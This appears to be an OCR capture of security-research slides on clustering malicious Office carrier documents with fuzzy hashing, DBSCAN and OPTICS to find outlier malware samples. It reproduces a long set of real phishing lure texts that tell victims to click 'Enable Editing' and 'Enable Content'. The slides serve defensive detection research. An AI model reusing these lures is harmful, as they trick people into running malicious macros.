
Uniform density-> DBSCAN, Varying density -> OPTICS.


1. For each point, determine which other points live within epsilon distance.
2. If that number of points > *min_points*, then it's a "core point". Otherwise, it's an "edge point".
3. Points without neighbors are "noise".

🤔 *You must choose your epsilon and min_points threshold.*


DBSCAN / OPTICS


1







3







2






4







DBSCAN / OPTICS


5







7







6






8







DBSCAN / OPTICS


9







11







10





12





Clustering Results

Method	+Malicious	+Benign	Contribution
SSDeep	917	161	10.78%
TLSH	478	102	5.8%
K-Means-TFIDF	238	2	2.4%
K-Means-Features	285	3	2.88%
DBSCAN-TFIDF	795	4	7.99%
DBSCAN-Features	-	-	-
OPTICS-TFIDF	349	12	3.61%
OPTICS-Features	390	22	4.12%
Total / Unique	**1789**	**95**	**18.84%**

Corpus consists of 10,000 unique (macro hash) carrier documents, ~20% labeled.

👀 Looking for Outliers 👀

1. Discard the clusters.
2. Dynamic analysis, especially on bare metal.
3. Manual analysis with a focus on the suspect but undetected.

Identify an anchor and RetroHunt to expand the sample set.


⚓'s include: constant, asset, metadata, network header, etc.


Office 365
encryption algorithm used in this document is unsupported by the current version of Microsoft Excel.
To view the document, please update system deciphering algorithms by clicking Enable Editing and Enable Content from the yellow bar above. It will allow you to open any encryption.
Office 365
This document created in online version of Microsoft Office Word
To view or edit this document, please click "Enable editing" button on the top yellow bar, and then click "Enable content"
This invoice is protected by Microsoft Windows
1. Open the invoice in Microsoft Office. Seeing on the web isn't accessible for ensured archives.
2. On the off chance that you've just opened it by means of Microsoft Office and you see a brief to Enable Editing as well as Enable Content, it would be ideal if you empower either or both.
PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View. Enable Editing
3. When you've clicked Enable Content, the invoice will be safely downloaded.
SECURITY WARNING Macros have been disabled. Enable Content
DOCUMENT PROTECTED
To view this document, click "Enable Editing" on the yellow bar and then click "Enable Content".
Office
Microsoft Office 2019 THIS DOCUME
VERSION OF MICROSOFT OFFICE WC
ACTIVATED TO VIEW THIS CONTENT, CLICK ENABL
ENABLE CONTENT
DocuSign THIS DOCUMENT IS ENCRYPTED BY DOCUSIGN PROTECT SERVICE
TO DECRYPT DOCUMENT, PLEASE PERFORM THE FOLLOWING STEPS:
1 If this document was downloaded from your email, please click "Enable editing" from the yellow bar above.
2 Once you have enabled editing, please click "Enable content" on the yellow bar above.
WHY I CANNOT OPEN THIS DOCUMENT?
You are using iOS, Android.
You are trying to view this document using an online viewer.
DocuSign
Document created in earlier version of Microsoft Office Word
To view this content, please click "Enable Editing" from the yellow bar and then click "Enable Content"
medicare
1 Open the document in Microsoft Office. Previewing offline is not available for protected documents.
2 If this document was downloaded from your email, please click "Enable editing" from the yellow bar above.
3 Once you have enabled editing, please click "Enable content" on the yellow bar above.
SOMETHING WENT WRONG Enable Content to load the document.
Enable content to adjust this document to your version of Microsoft Word™
DocuSign
THE DOCUMENT YOU NEED TO DOWNLOAD IT.
PS ARE REQUIRED TO FULLY DECRYPT THE DOCUMENT, ENCRYPTED BY DOCUSIGN.
WHY I CANNOT OPEN THIS DOCUMENT?
g iOS, Android.
g to view this document using an online viewer.
Document created in previous version of MS Office Excel
To view this content, please click «Enable Editing» from the yellow bar and then click «Enable Content».
Invoice (Original)
Invoice Number
Please Enable Editing and Content to see Document
Office Microsoft®
re was a problem while opening the contents of this document.
Please press the 'Enable Content' button above to try again.
eFax SECURE
ONLINE FAXING
FAX
You've got a new message
This document has been secured by eFax Secure Online Faxing
To view this document, please click Enable Editing button from the yellow bar above
Once You have enabl editing, please click E Content button

labs.inquest.net

- Explore common carriers.
  - ~1M files in corpus.
- YARA helpers.
  - mIXeD HeX CaSe
  - uint() "triggers"
  - base64 regex generator
- Reputation aggregation
  - ~25 open sources
- IOC aggregration
  - Twitter, RSS, Github…
- Open API
- *Cluster data impending…*

Get in touch.



pedram@inquest.net

@pedramamini

@InQuest